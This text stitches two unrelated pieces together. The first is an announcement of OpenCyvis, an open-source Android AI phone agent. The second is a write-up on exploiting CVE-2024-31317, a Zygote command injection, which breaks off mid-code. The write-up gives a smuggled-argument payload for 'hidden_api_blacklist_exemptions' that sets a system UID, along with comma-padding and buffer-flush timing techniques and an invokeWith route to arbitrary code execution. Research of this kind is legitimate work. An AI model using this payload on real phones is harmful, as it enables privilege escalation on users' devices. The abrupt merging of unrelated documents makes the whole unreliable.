OpenCyvis is an open-source AI phone created by me. Users choose their own LLM backend (cloud or local). The AI operates on a background virtual display without taking over the main screen. Apache 2.0 licensed, fully open source.
Background
Over the past year, several companies have launched "AI phone" products — Doubao, Samsung Galaxy AI, Google’s Gemini integration, and others. The core idea is the same: AI understands the screen and performs tasks on behalf of the user.
But these products share a common trait: they’re all closed. The model is chosen by the vendor. Your data is processed through the vendor’s servers. You can’t audit what happens in between, and you can’t swap in a model you trust.
The open-source community has made attempts too — various ADB-based PhoneUse projects, for example. They let you choose your own model, but they require a computer connection, and the AI takes over your screen while it works.
So I developed OpenCyvis, which addresses both problems.
Core Design
Open Source + Model Choice
This is the most important point of the entire project.
An AI that can see your screen and operate your apps is, by nature, the most privileged piece of software on your phone. What model it runs, who receives the screenshots, what happens to the data at each step — users should be able to verify all of this, not just take the vendor’s word for it.
OpenCyvis’s approach: all code is open source, and the LLM backend is configured by the user. Three provider types are currently supported:
Provider Type
Examples
Notes
OpenAI-compatible API
Qwen, GPT, Doubao
Default — connects to any OpenAI-compatible endpoint
Anthropic API
Claude Sonnet
Native Anthropic protocol
Ollama (local)
Gemma 4, Llama, Qwen
Model runs on-device; screenshots never leave the phone
With a local model, the entire pipeline — screenshot, reasoning, execution — runs entirely on-device with zero network requests.
Capability Demo: Chaining Multiple Operations in One Command
How the Agent Sees and Acts
At its core, OpenCyvis runs an observe → think → act loop. On every step, the model receives two types of input simultaneously:
Screenshot + UI Element Tree (Dual-Channel Perception)
Most open-source phone agents rely solely on screenshots — the model "sees" the screen and guesses where to tap. This vision-only approach frequently misses targets on complex UIs.
OpenCyvis provides both inputs simultaneously: the screenshot gives the model semantic understanding of the current interface and its layout, while the UI element tree (Accessibility Tree) provides the exact coordinates, type, and hierarchy of every widget. The two are complementary — visual information answers "what is this?", structural information answers "where is it?"
Native Tool Calling (14 Action Types)
Many open-source agents have the model output free text (e.g., "please tap the button in the middle of the screen"), then parse coordinates and actions with regex — a brittle and error-prone approach. OpenCyvis uses the LLM’s native function calling protocol, where the model returns structured JSON action instructions directly. Supported actions include:
This design ensures the model’s output is always parseable and verifiable. There is never a "the model said something but the system didn’t understand" scenario.
Working Memory (Note)
During multi-step operations, the model may need to carry intermediate information — for example, finding a price in one app and comparing it after switching to another. OpenCyvis provides a note mechanism: the model can attach a note to any action, recording key information. These notes are fed back as context in every subsequent step’s prompt, essentially giving the AI a scratchpad. Up to 10 notes are retained, with FIFO eviction.
There’s also a remember mechanism for cross-task persistent memory — for example, if the user says "my delivery address is XX", the model can store it and use it directly the next time a similar task comes up.
Virtual Display: Background Operation
Currently, the open-source AI phone / phone automation community has two main technical approaches:
ADB approach: Control the phone externally via USB or network using adb shell input and screencap. The advantage is no system modification required. The downside: it requires a computer, and operations happen directly on the user’s active screen — the user can’t use their phone while the AI works.
Accessibility Service approach: Use Android’s accessibility service to read the UI tree and perform actions. No computer needed, but it still operates on the foreground display, and the accessibility service permission model has limitations — some system operations and protected screens are unreachable.
Both approaches share the same fundamental problem: the AI and the user share the same screen. When the AI is working, the user either waits or watches their phone being controlled by someone else.
What is VirtualDisplay?
VirtualDisplay is a native Android API that allows creating additional logical displays within the system. Its original use cases include Chromecast screen mirroring, split-screen mode, and Android Automotive multi-display. Each VirtualDisplay has an independent display ID, and apps can be migrated to any Display to run independently.
OpenCyvis leverages this mechanism to create an invisible background Display within the system. The app the AI needs to operate is migrated to this background Display, and all of the AI’s screenshots and touch injections target this Display. The user’s foreground screen (Display 0) is completely unaffected. This approach is also used by some commercial AI phones.
Implementation details:
Background display created via DisplayManager.createVirtualDisplay()
Target app migrated via reflection call to IActivityTaskManager.moveTaskToDisplay()
Screenshots captured using SurfaceControl.screenshot(displayId) (API 36+) with ImageReader fallback
Touch injection via InputManager.injectInputEvent() targeting the virtual displayId
Watch mode: SurfaceView renders VirtualDisplay content; Takeover mode: touch events are forwarded to the background Display
These operations require platform signing to obtain permissions like INJECT_EVENTS, so OpenCyvis must be signed with the platform key and integrated into the system image.
Floating overlay + completion notification
While the AI works in the background, a floating overlay appears on your home screen showing it’s active. When the task completes, a notification pops up so you know it’s done.
Comparison with Existing Approaches
Feature
Commercial AI Phones
Cloud Phones
ADB-based
OpenCyvis
Open source
No
No
Partial
Yes
User chooses model
No
No
Partial
Yes
Local model support
No
No
Partial
Yes
Phone usable while AI works
Varies
Yes
No
Yes
No ADB / computer needed
Yes
Varies
No
Yes
Local Model Benchmarks
I tested 6 local models across 4 real-world scenarios (open system settings, dial a phone number, recognize an impossible task, find a contact):
Model
Architecture
Size
Inference Speed
Pass Rate
Gemma 4 26B-A4B Q4
MoE (26B/4B)
17 GB
63 tok/s
4/4
Gemma 4 E2B Q4
Dense (2B)
1.8 GB
41 tok/s
4/4
Qwen 3.5 35B-A3B Q4
MoE (35B/3B)
22 GB
47 tok/s
3/4
Gemma 4 E4B Q4
Dense (4B)
3 GB
61 tok/s
3/4
GUI-Owl 1.5 8B Q4
Dense (8B)
5.4 GB
75 tok/s
2/4
GUI-Owl 1.5 32B Q4
Dense (32B)
20.5 GB
23 tok/s
2/4
A few noteworthy conclusions:
Gemma 4 E2B is only 1.8 GB, yet passed all 4 tests. For everyday tasks, small models are already capable enough.
GUI-Owl is a model specifically trained for GUI operations, but it actually underperformed compared to general-purpose models in our scenarios. The reason: it doesn’t proactively ask the user when uncertain — general-purpose models’ tool calling and reasoning capabilities matter more in practice.
The MoE architecture (Gemma 4 26B-A4B) strikes a good balance between speed and quality, and is currently the recommended default local model.
Foundation model capabilities are advancing rapidly. Just last year, locally deployable open-source models couldn’t support this kind of application — understanding complex phone interfaces, planning multi-step operations, making reasonable judgments under uncertainty. But this year, the new generation of models represented by Gemma 4 can handle these tasks locally with ease. A 1.8 GB model passing all tests would have been unimaginable a year or two ago.
I’ve also observed that some commercial AI phone products build extensive engineering scaffolding on top of the model — dedicated intent recognition systems, predefined task templates, step-by-step workflow orchestration, and so on. These designs were necessary compensations when model capabilities were insufficient. But as foundation models’ reasoning and tool-calling capabilities continue to strengthen, many of these constraints are becoming unnecessary. The model itself can understand intent, plan steps, and call tools — there’s no need to wrap an additional layer of hardcoded logic around it.
This is also OpenCyvis’s design choice: minimize engineering constraints, and let the model handle the core capabilities. Models will keep improving; hardcoded rules will only become baggage.
About the Name
OpenCyvis = Open Cyber Jarvis.
Jarvis is Tony Stark’s AI butler in Iron Man — understanding the owner’s intent and operating various systems to complete tasks. We think this image fits perfectly: an AI phone is essentially a digital assistant that understands your instructions and operates your phone to get things done. "Cyber" emphasizes it lives in the digital world, and "Open" means everything is transparent.
What’s Next
Currently, OpenCyvis requires flashing an AOSP system image because it depends on platform signing permissions. This is the biggest barrier to adoption.
Next directions:
Lighter installation — exploring approaches that don’t require flashing a ROM, lowering the barrier to entry
Cross-device coordination — phone and desktop working together
Vision
An AI phone should be public infrastructure, not a proprietary product of any single company. Our goal is to establish an open mobile AI standard — so that everyone can own, audit, and control their own AI assistant.
Website: https://opencyvis.ai | GitHub: opencyvis/opencyvis-phone | Apache 2.0
Issues and code contributions are welcome.
A few months ago, Meta X Red Team published two very interesting Android Framework vulnerabilities that could be used to escalate privileges to any UID. Among them, CVE-2024-0044, due to its simplicity and directness, has already been widely analyzed in the technical community with public exploits available (it’s worth mentioning that people were later surprised to find that the first fix for this vulnerability was actually ineffective). Meanwhile, CVE-2024-31317 still lacks a public detailed analysis and exploit, although the latter has greater power than the former (able to obtain system-uid privileges). This vulnerability is also quite surprising, because it’s already 2024, and we can still find command injection in Android’s core component (Zygote).
This reminds us of the Mystique vulnerability we discovered years ago, which similarly allowed attackers to obtain privileges for any uid. It’s worth noting that both vulnerabilities have certain prerequisites. For example, CVE-2024-31317 requires the WRITE_SECURE_SETTINGS permission. Although this permission is not particularly difficult to obtain, it theoretically still requires an additional vulnerability, as ordinary untrusted_apps cannot obtain this permission (however, it seems that on some branded phones, regular apps may have some methods to directly obtain this permission). ADB shell natively has this permission, and similarly, some special pre-installed signed apps also have this permission.
However, the exploitation effect and universality of this logical vulnerability are still sufficient to make us believe that it is the most valuable Android user-mode vulnerability in recent years since Mystique. Meta’s original article provides an excellent analysis of the cause of this vulnerability, but it only briefly touches on the exploitation process and methods, and is overall rather concise. This article will provide a detailed analysis and introduction to this vulnerability, and introduce some new exploitation methods, which, to our knowledge, are the first of their kind.
Attached is an image demonstrating the exploit effect, successfully obtaining system privilege on major phone brand’s June patch version:
Analysis of this vulnerability
Although the core of this vulnerability is command injection, exploiting it requires a considerable understanding of the Android system, especially how Android’s cornerstone—the Zygote fork mechanism—works, and how it interacts with the system_server.
Zygote and system_server bootstrap process
Every Android developer knows that Zygote forks all processes in Android’s Java world, and system_server is no exception, as shown in the figure below.
The Zygote process actually receives instructions from system_server and spawns child processes based on these instructions. This is implemented through the poll mechanism in ZygoteServer.java:
 Runnable runSelectLoop(String abiList) {
 //...
 if (pollIndex == 0) {
                        // Zygote server socket
                        ZygoteConnection newPeer = acceptCommandPeer(abiList);
                        peers.add(newPeer);
                        socketFDs.add(newPeer.getFileDescriptor());
                    } else if (pollIndex < usapPoolEventFDIndex) {
                        // Session socket accepted from the Zygote server socket

                        try {
                            ZygoteConnection connection = peers.get(pollIndex);
                            boolean multipleForksOK = !isUsapPoolEnabled()
                                    && ZygoteHooks.isIndefiniteThreadSuspensionSafe();
                            final Runnable command =
                                    connection.processCommand(this, multipleForksOK);

                            // TODO (chriswailes): Is this extra check necessary?
                            if (mIsForkChild) {
                                // We're in the child. We should always have a command to run at
                                // this stage if processCommand hasn't called "exec".
                                if (command == null) {
                                    throw new IllegalStateException("command == null");
                                }

                                return command;
                            } else {
                                // We're in the server - we should never have any commands to run.
                                if (command != null) {
                                    throw new IllegalStateException("command != null");
                                }

                                // We don't know whether the remote side of the socket was closed or
                                // not until we attempt to read from it from processCommand. This
                                // shows up as a regular POLLIN event in our regular processing
                                // loop.
                                if (connection.isClosedByPeer()) {
                                    connection.closeSocket();
                                    peers.remove(pollIndex);
                                    socketFDs.remove(pollIndex);
                                }
                            }
                        }

                        //...
      Runnable processCommand(ZygoteServer zygoteServer, boolean multipleOK) {
        ZygoteArguments parsedArgs;
Then it enters the processCommand function, which is the core function for parsing the command buffer and extracting parameters. The specific format is defined in ZygoteArguments, and much of our subsequent work will need to revolve around this format.
    Runnable processCommand(ZygoteServer zygoteServer, boolean multipleOK) {
//...
  try (ZygoteCommandBuffer argBuffer = new ZygoteCommandBuffer(mSocket)) {
            while (true) {
                try {
                    parsedArgs = ZygoteArguments.getInstance(argBuffer);
                    // Keep argBuffer around, since we need it to fork.
                } catch (IOException ex) {
                    throw new IllegalStateException("IOException on command socket", ex);
                }
               //...
                if (parsedArgs.mBootCompleted) {
                    handleBootCompleted();
                    return null;
                }

                if (parsedArgs.mAbiListQuery) {
                    handleAbiListQuery();
                    return null;
                }

                if (parsedArgs.mPidQuery) {
                    handlePidQuery();
                    return null;
                }
//...
                if (parsedArgs.mInvokeWith != null) {
                    try {
                        FileDescriptor[] pipeFds = Os.pipe2(O_CLOEXEC);
                        childPipeFd = pipeFds[1];
                        serverPipeFd = pipeFds[0];
                        Os.fcntlInt(childPipeFd, F_SETFD, 0);
                        fdsToIgnore = new int[]{childPipeFd.getInt$(), serverPipeFd.getInt$()};
                    } catch (ErrnoException errnoEx) {
                        throw new IllegalStateException("Unable to set up pipe for invoke-with",
                                errnoEx);
                    }
                }
//...
        if (parsedArgs.mInvokeWith != null || parsedArgs.mStartChildZygote
                        || !multipleOK || peer.getUid() != Process.SYSTEM_UID) {
                    // Continue using old code for now. TODO: Handle these cases in the other path.
                    pid = Zygote.forkAndSpecialize(parsedArgs.mUid, parsedArgs.mGid,
                            parsedArgs.mGids, parsedArgs.mRuntimeFlags, rlimits,
                            parsedArgs.mMountExternal, parsedArgs.mSeInfo, parsedArgs.mNiceName,
                            fdsToClose, fdsToIgnore, parsedArgs.mStartChildZygote,
                            parsedArgs.mInstructionSet, parsedArgs.mAppDataDir,
                            parsedArgs.mIsTopApp, parsedArgs.mPkgDataInfoList,
                            parsedArgs.mAllowlistedDataInfoList, parsedArgs.mBindMountAppDataDirs,
                            parsedArgs.mBindMountAppStorageDirs,
                            parsedArgs.mBindMountSyspropOverrides);

                    try {
                        if (pid == 0) {
                            // in child
                            zygoteServer.setForkChild();

                            zygoteServer.closeServerSocket();
                            IoUtils.closeQuietly(serverPipeFd);
                            serverPipeFd = null;

                            return handleChildProc(parsedArgs, childPipeFd,
                                    parsedArgs.mStartChildZygote);
                        } else {
                            // In the parent. A pid < 0 indicates a failure and will be handled in
                            // handleParentProc.
                            IoUtils.closeQuietly(childPipeFd);
                            childPipeFd = null;
                            handleParentProc(pid, serverPipeFd);
                            return null;
                        }
                    } finally {
                        IoUtils.closeQuietly(childPipeFd);
                        IoUtils.closeQuietly(serverPipeFd);
                    }
                } else {
                    ZygoteHooks.preFork();
                    Runnable result = Zygote.forkSimpleApps(argBuffer,
                            zygoteServer.getZygoteSocketFileDescriptor(),
                            peer.getUid(), Zygote.minChildUid(peer), parsedArgs.mNiceName);
                    if (result == null) {
                        // parent; we finished some number of forks. Result is Boolean.
                        // We already did the equivalent of handleParentProc().
                        ZygoteHooks.postForkCommon();
                        // argBuffer contains a command not understood by forksimpleApps.
                        continue;
                    } else {
                        // child; result is a Runnable.
                        zygoteServer.setForkChild();
                        return result;
                    }
                }
            }
        }
        //...
        if (parsedArgs.mApiDenylistExemptions != null) {
            return handleApiDenylistExemptions(zygoteServer,
                    parsedArgs.mApiDenylistExemptions);
      }

static @Nullable Runnable forkSimpleApps(@NonNull ZygoteCommandBuffer argBuffer,
                                             @NonNull FileDescriptor zygoteSocket,
                                             int expectedUid,
                                             int minUid,
                                             @Nullable String firstNiceName) {
        boolean in_child =
                argBuffer.forkRepeatedly(zygoteSocket, expectedUid, minUid, firstNiceName);
        if (in_child) {
            return childMain(argBuffer, /*usapPoolSocket=*/null, /*writePipe=*/null);
        } else {
            return null;
        }
  }

boolean forkRepeatedly(FileDescriptor zygoteSocket, int expectedUid, int minUid,
               String firstNiceName) {
try {
    return nativeForkRepeatedly(mNativeBuffer, zygoteSocket.getInt$(),
            expectedUid, minUid, firstNiceName);
This is the top-level entry point for Zygote command processing, but the devil is in the details. After Android 12, Google implemented a fast-path C++ parser in ZygoteCommandBuffer, namely com_android_internal_os_ZygoteCommandBuffer.cpp. The main idea is that Zygote maintains a new inner loop in nativeForkRepeatly outside the outer loop in processCommand, to improve the efficiency of launching apps.
nativeForkRepeatly also polls on the Command Socket and repeatedly processes what is called a SimpleFork format parsed from the byte stream. This SimpleFork actually only processes simple zygote parameters such as runtime-args, setuid, setgid, etc. The discovery of other parameters during the reading process will cause an exit from this loop and return to the outer loop in processCommand, where a new ZygoteCommandBuffer will be constructed, the loop will restart, and unrecognized commands will be read and parsed again in the outer loop.
System_server may send various commands to zygote, not only commands to start processes, but also commands to modify some global environment values, such as denylistexemptions which contains the vulnerable code, which we will explain in more detail later.
As for system_server itself, its startup process is not complicated, as launched by hardcoded parameters in Zygote—obviously because Zygote cannot receive commands from a process that does not yet exist, this is a "chicken or egg" problem, and the solution is to start system_server through hardcoding.
The Zygote command format
The command parameters accepted by Zygote are in a format similar to Length-Value pairs, separated by line breaks, as shown below
Roughly, the protocol parsing process first reads the number of lines, then reads the content of each line one by one according to the number of lines. However, after Android 12, the exploitation method gets much more complicated due to some buffer pre-reading optimizations, which also led to a significant increase in the length of this article and the difficulty of vulnerability exploitation.
The vulnerability itself
From the previous analysis, we can see that Zygote simply parses the buffer it receives from system_server blindly – without performing any additional secondary checks. This leaves room for command injection: if we can somehow manipulate system_server to write attacker-controlled content into the command socket.
denylistexemptions provides such a method
private void update() {
    String exemptions = Settings.Global.getString(mContext.getContentResolver(),
            Settings.Global.HIDDEN_API_BLACKLIST_EXEMPTIONS);
    if (!TextUtils.equals(exemptions, mExemptionsStr)) {
        mExemptionsStr = exemptions;
        if ("*".equals(exemptions)) {
            mBlacklistDisabled = true;
            mExemptions = Collections.emptyList();
        } else {
            mBlacklistDisabled = false;
            mExemptions = TextUtils.isEmpty(exemptions)
                    ? Collections.emptyList()
                    : Arrays.asList(exemptions.split(","));
        }
        if (!ZYGOTE_PROCESS.setApiDenylistExemptions(mExemptions)) {
          Slog.e(TAG, "Failed to set API blacklist exemptions!");
          // leave mExemptionsStr as is, so we don't try to send the same list again.
          mExemptions = Collections.emptyList();
        }
    }
    mPolicy = getValidEnforcementPolicy(Settings.Global.HIDDEN_API_POLICY);
}

@GuardedBy("mLock")
private boolean maybeSetApiDenylistExemptions(ZygoteState state, boolean sendIfEmpty) {
    if (state == null || state.isClosed()) {
        Slog.e(LOG_TAG, "Can't set API denylist exemptions: no zygote connection");
        return false;
    } else if (!sendIfEmpty && mApiDenylistExemptions.isEmpty()) {
        return true;
    }

    try {
        state.mZygoteOutputWriter.write(Integer.toString(mApiDenylistExemptions.size() + 1));
        state.mZygoteOutputWriter.newLine();
        state.mZygoteOutputWriter.write("--set-api-denylist-exemptions");
        state.mZygoteOutputWriter.newLine();
        for (int i = 0; i < mApiDenylistExemptions.size(); ++i) {
            state.mZygoteOutputWriter.write(mApiDenylistExemptions.get(i));
            state.mZygoteOutputWriter.newLine();
        }
        state.mZygoteOutputWriter.flush();
        int status = state.mZygoteInputStream.readInt();
        if (status != 0) {
            Slog.e(LOG_TAG, "Failed to set API denylist exemptions; status " + status);
        }
        return true;
    } catch (IOException ioe) {
        Slog.e(LOG_TAG, "Failed to set API denylist exemptions", ioe);
        mApiDenylistExemptions = Collections.emptyList();
        return false;
    }
}
"Regardless of the reason why hidden_api_blacklist_exemptions is modified, the ContentObserver‘s callback will be triggered. The newly written value will be read and, after parsing (mainly based on splitting the string by commas), directly written into the zygote command socket. A typical command injection."
Achieving universal exploitation utilizing socket features
Difficulty encountered on Android12 and above
The attacker’s initial idea was to directly inject new commands that would trigger the process startup, as shown below:
settings put global hidden_api_blacklist_exemptions "LClass1;->method1(
3
--runtime-args
--setuid=1000
--setgid=1000
1
--boot-completed"
"
In Android 11 or earlier versions, this type of payload was simple and effective because in these versions, Zygote reads each line directly through Java’s readLine without any buffer implementation affecting it. However, in Android 12, the situation becomes much more complex. Command parsing is now handled by NativeCommandBuffer, introducing a key difference: after the content is examined for once, this parser discards all trailing unrecognized content in the buffer and exits, rather than saving it for the next parsing attempt. This means that injected commands will be directly discarded!
NO_STACK_PROTECTOR
jboolean com_android_internal_os_ZygoteCommandBuffer_nativeForkRepeatedly(
            JNIEnv* env,
            jclass,
            jlong j_buffer,
            jint zygote_socket_fd,
            jint expected_uid,
            jint minUid,
            jstring managed_nice_name) {

 //...
  bool first_time = true;
  do {
    if (credentials.uid != static_cast<uid_t>(expected_uid)) {
      return JNI_FALSE;
    }
    n_buffer->readAllLines(first_time ? fail_fn_1 : fail_fn_n);
    n_buffer->reset();
    int pid = zygote::forkApp(env, /* no pipe FDs */ -1, -1, session_socket_fds,
                              /*args_known=*/ true, /*is_priority_fork=*/ true,
                              /*purge=*/ first_time);
    if (pid == 0) {
      return JNI_TRUE;
    }
//...
    for (;;) {
      // Clear buffer and get count from next command.
      n_buffer->clear();
      //...
      if ((fd_structs[SESSION_IDX].revents & POLLIN) != 0) {
        if (n_buffer->getCount(fail_fn_z) != 0) {
          break;
        }  // else disconnected;
      } else if (poll_res == 0 || (fd_structs[ZYGOTE_IDX].revents & POLLIN) == 0) {
        fail_fn_z(
            CREATE_ERROR("Poll returned with no descriptors ready! Poll returned %d", poll_res));
      }
      // We've now seen either a disconnect or connect request.
      close(session_socket);
   //...
    }
    first_time = false;
  } while (n_buffer->isSimpleForkCommand(minUid, fail_fn_n));
  ALOGW("forkRepeatedly terminated due to non-simple command");
  n_buffer->logState();
  n_buffer->reset();
  return JNI_FALSE;
}

std::optional<std::pair<char*, char*>> readLine(FailFn fail_fn) {
    char* result = mBuffer + mNext;
    while (true) {
      // We have scanned up to, but not including mNext for this line's newline.
      if (mNext == mEnd) {
        if (mEnd == MAX_COMMAND_BYTES) {
          return {};
        }
        if (mFd == -1) {
          fail_fn("ZygoteCommandBuffer.readLine attempted to read from mFd -1");
        }
        ssize_t nread = TEMP_FAILURE_RETRY(read(mFd, mBuffer + mEnd, MAX_COMMAND_BYTES - mEnd));
        if (nread <= 0) {
          if (nread == 0) {
            return {};
          }
          fail_fn(CREATE_ERROR("session socket read failed: %s", strerror(errno)));
        } else if (nread == static_cast<ssize_t>(MAX_COMMAND_BYTES - mEnd)) {
          // This is pessimistic by one character, but close enough.
          fail_fn("ZygoteCommandBuffer overflowed: command too long");
        }
        mEnd += nread;
      }
      // UTF-8 does not allow newline to occur as part of a multibyte character.
      char* nl = static_cast<char *>(memchr(mBuffer + mNext, '\n', mEnd - mNext));
      if (nl == nullptr) {
        mNext = mEnd;
      } else {
        mNext = nl - mBuffer + 1;
        if (--mLinesLeft < 0) {
          fail_fn("ZygoteCommandBuffer.readLine attempted to read past end of command");
        }
        return std::make_pair(result, nl);
      }
    }
  }
"The nativeForkRepeatedly function operates roughly as follows: After the socket initialization setup is completed, n_buffer->readLines will pre-read and buffer all the lines—i.e., all the content that can currently be read from the socket. The subsequent reset will move the buffer’s current read pointer back to the initial position—meaning the subsequent operations on n_buffer will start parsing this buffer from the beginning, without re-triggering a socket read. After a child process is forked, it will consume this buffer to extract its uid and gid and set them by itself. The parent process will continue execution and enter the for loop below. This for loop continuously listens to the corresponding socket’s file descriptor (fd), receiving and reconstructing incoming connections if they are unexpectedly interrupted.
graph TD
    A[Socket Initialization and Setup] --> B[n_buffer->readLines Reads and Buffers All Lines]
    B --> C[reset Moves Buffer Pointer Back to Initial Position]
    C --> D[n_buffer Re-parses the Buffer]
    D --> E{Fork Child Process}
    E --> F[Child Process Consumes Buffer to Extract UID and GID]
    E --> G[Parent Process Continues Execution]
    G --> H[Enters for Loop]
    H --> I[n_buffer->clear Clears Buffer]
    I --> J[Continuously Listens on Socket FD]
    J --> K[Receives and Rebuilds Incoming Connections]
    K --> L[n_buffer->getCount]
    L --> |Valid Input| O[Check if it is a simpleForkCommand]
    L --> |Invalid Input| I
    O --> |Is SimpleFork| B
    O --> |Not SimpleFork| ZygoteConnection::ProcessCommand
    for (;;) {
      // Clear buffer and get count from next command.
      n_buffer->clear();
But this is where things start to get complex and tricky. The call to n_buffer->clear(); discards all the remaining content in the current buffer (the buffer size is 12,200 on Android 12 and HarmonyOS 4, and 32,768 in later versions). This leads to the previously mentioned issue: the injected content will essentially be discarded and will not enter the next round of parsing.
Thus, the core exploitation method here is figuring out how to split the injected content into different reads so that it gets processed. Theoretically, this relies on the Linux kernel’s scheduler. Generally speaking, splitting the content into different write operations on the other side, with a certain time interval between them, can achieve this goal in most cases. Now, let’s take a look back at the vulnerable function in system_server that triggers the writing to the command socket:
private boolean maybeSetApiDenylistExemptions(ZygoteState state, boolean sendIfEmpty) {
    if (state == null || state.isClosed()) {
        Slog.e(LOG_TAG, "Can't set API denylist exemptions: no zygote connection");
        return false;
    } else if (!sendIfEmpty && mApiDenylistExemptions.isEmpty()) {
        return true;
    }

    try {
        state.mZygoteOutputWriter.write(Integer.toString(mApiDenylistExemptions.size() + 1));
        state.mZygoteOutputWriter.newLine();
        state.mZygoteOutputWriter.write("--set-api-denylist-exemptions");
        state.mZygoteOutputWriter.newLine();
        for (int i = 0; i < mApiDenylistExemptions.size(); ++i) {
            state.mZygoteOutputWriter.write(mApiDenylistExemptions.get(i));
            state.mZygoteOutputWriter.newLine();
        }
        state.mZygoteOutputWriter.flush();
        int status = state.mZygoteInputStream.readInt();
        if (status != 0) {
            Slog.e(LOG_TAG, "Failed to set API denylist exemptions; status " + status);
        }
        return true;
    } catch (IOException ioe) {
        Slog.e(LOG_TAG, "Failed to set API denylist exemptions", ioe);
        mApiDenylistExemptions = Collections.emptyList();
        return false;
    }
}
mZygoteOutputWriter, which inherits from BufferedWriter, has a buffer size of 8192.
    public void write(int c) throws IOException {
        synchronized (lock) {
            ensureOpen();
            if (nextChar >= nChars)
                flushBuffer();
            cb[nextChar++] = (char) c;
        }
    }
This means that unless flush is explicitly called, writes to the socket will only be triggered when the size of accumulated content in the BufferedWriter reaches the defaultCharBufferSize.
It’s important to note that separate writes do not necessarily guarantee separate reads on the receiving side, as the kernel might merge socket operations. The author of Meta proposed a method to mitigate this: inserting a large number of commas to extend the time consumption in the for loop, thereby increasing the time interval between the first socket write and the second socket write (flush). Depending on the device configuration, the number of commas may need to be adjusted, but the overall length must not exceed the maximum size of the CommandBuffer, or it will cause Zygote to abort. The added commas are parsed as empty lines in an array after the string split and will first be written by system_server as a corresponding count, represented by 3001 in the diagram below. However, during Zygote parsing, we must ensure that this count matches the corresponding lines before and after the injection.
Thus, the final payload layout is as shown in the diagram below
Chaining it alltogether
We want the first part of the payload, which is the content before 13 (the yellow section in the diagram below), to exactly reach the 8192-character limit of the BufferedWriter, causing it to trigger a flush and ultimately initiate a socket write.
When Zygote receives this request, it should be in com_android_internal_os_ZygoteCommandBuffer_nativeForkRepeatedly, having just finished processing the previous simpleFork, and blocked at n_buffer->getCount (which is used to read the line count from the buffer). After this request arrives, getline will read all the contents from the socket into the buffer (note: it doesn’t read line by line), and upon reading 3001 (line count), it detects that it is not a isSimpleForkCommand. This causes the function to exit nativeForkRepeatedly and return to the processCommand function in ZygoteConnection.
ZygoteHooks.preFork();
Runnable result = Zygote.forkSimpleApps(argBuffer,
        zygoteServer.getZygoteSocketFileDescriptor(),
        peer.getUid(), Zygote.minChildUid(peer), parsedArgs.mNiceName);
if (result == null) {
    // parent; we finished some number of forks. Result is Boolean.
    // We already did the equivalent of handleParentProc().
    ZygoteHooks.postForkCommon();
    // argBuffer contains a command not understood by forksimpleApps.
    continue;
The whole procedure is as follows:
graph TD;
A[Zygote Receives Request] --> B[Enter com_android_internal_os_ZygoteCommandBuffer_nativeForkRepeatedly];
B --> C[Finish Processing Previous simpleFork];
C --> D[n_buffer->getCount Reads Line Count];
D --> E[getline Reads Buffer];
E --> F[Reads the 3001 Line Count];
F --> G[Detects it is not isSimpleForkCommand];
G --> H[Exit nativeForkRepeatedly];
H --> I[Return to ZygoteConnection's processCommand Function];
This entire 8192-sized block of content is then passed into ZygoteInit.setApiDenylistExemptions, after which processing of this block is no longer relevant to this vulnerability. Zygote consumes this, and proceed to receive following parts of commands.
At this point, note that we look from the Zygote side back to the system_server side, where system_server is still within the maybeSetApiDenylistExemptions function’s for loop. The 8192 block just processed by Zygote corresponds to the first write in this for loop.
try {
        state.mZygoteOutputWriter.write(Integer.toString(mApiDenylistExemptions.size() + 1));
        state.mZygoteOutputWriter.newLine();
        state.mZygoteOutputWriter.write("--set-api-denylist-exemptions");
        state.mZygoteOutputWriter.newLine();
        for (int i = 0; i < mApiDenylistExemptions.size(); ++i) {
            state.mZygoteOutputWriter.write(mApiDenylistExemptions.get(i)); //<----
            state.mZygoteOutputWriter.newLine();
        }
        state.mZygoteOutputWriter.flush();
The next writer.write will write the core command injection payload, and then the for loop will continue iterating 3000 (or another specified linecount – 1) times. This is done to ensure that consecutive socket writes do not get merged by the kernel into a single write, which could result in Zygote exceeding the buffer size limit and causing Zygote to abort during its read operation.
These iterations accumulated do not exceed the 8192-byte limit of the BufferedWriter, will not trigger an actual socket write within the for loop. Instead, the socket write will only be triggered during the flush. From Zygote’s perspective, it will continue parsing the new buffer in ZygoteArguments.getInstance, corresponding to the section shown in green in the diagram below.
This green section will be read into the buffer in one go. The first thing to be processed is the line count 13, followed by the fully controlled Zygote parameters injected by the attacker.
This time, the ZygoteArguments will only contain the 13 lines from this buffer, while the rest of the buffer (empty lines) will be processed in the next call to ZygoteArguments.getInstance. When the next new ZygoteArguments instance is created, ZygoteCommandBuffer will perform another read, effectively ignoring the remaining empty lines.
What should we do after successfully obtaining control of Zygote parameters?
"After all the complex work outlined above, we have successfully achieved the goal of reliably controlling the Zygote parameters through this vulnerability. However, we still haven’t addressed a critical question: What can be done with these controlled parameters, or how can they be used to escalate privileges?
At first glance, this question seems obvious, but in reality, it requires deeper exploration.
Attempt #1: Can we control Zygote to execute a specific package name with a particular uid?
This might be our first thought: Can we achieve this by controlling the --package-name and UID?
Unfortunately, the package name is not of much significance to the attacker or to the entire code loading and execution process. Let’s recall the Android App loading process:
And let’s continue by examining the relevant code inApplicationThread
   public static void main(String[] args) {
    //...
        // Find the value for {@link #PROC_START_SEQ_IDENT} if provided on the command line.
        // It will be in the format "seq=114"
        long startSeq = 0;
        if (args != null) {
            for (int i = args.length - 1; i >= 0; --i) {
                if (args[i] != null && args[i].startsWith(PROC_START_SEQ_IDENT)) {
                    startSeq = Long.parseLong(
                            args[i].substring(PROC_START_SEQ_IDENT.length()));
                }
            }
        }
        ActivityThread thread = new ActivityThread();
        thread.attach(false, startSeq);
As we can see, the APK code loading process actually depends on startSeq, a parameter maintained by the ActivityManagerService, which maps ApplicationRecord to startSeq. This mapping tracks the corresponding loadApk, meaning the specific APK file and its path.
So, let’s take a step back:
Method #1: Can we control the execution of arbitrary code under a specific UID?
The answer is yes. By analyzing the parameters in ZygoteArguments, we discovered that the invokeWith parameter can be used to achieve this goal:
public static void execApplication(String invokeWith, String niceName,
        int targetSdkVersion, String instructionSet, FileDescriptor pipeFd,
        String[] args) {
    StringBuilder command = new StringBuilder(invokeWith);

    final String appProcess;
    if (VMRuntime.is64BitInstructionSet(instructionSet)) {
        appProcess = "/system/bin/app_process64";
    } else {
        appProcess = "/system/bin/app_process32";
    }
    command.append(' ');
    command.append(appProcess);

    // Generate bare minimum of debug information to be able to backtrace through JITed code.
    // We assume that if the invoke wrapper is used, backtraces are desirable:
    //  * The wrap.sh script can only be used by debuggable apps, which would enable this flag
    //    without the script anyway (the fork-zygote path).  So this makes the two consistent.
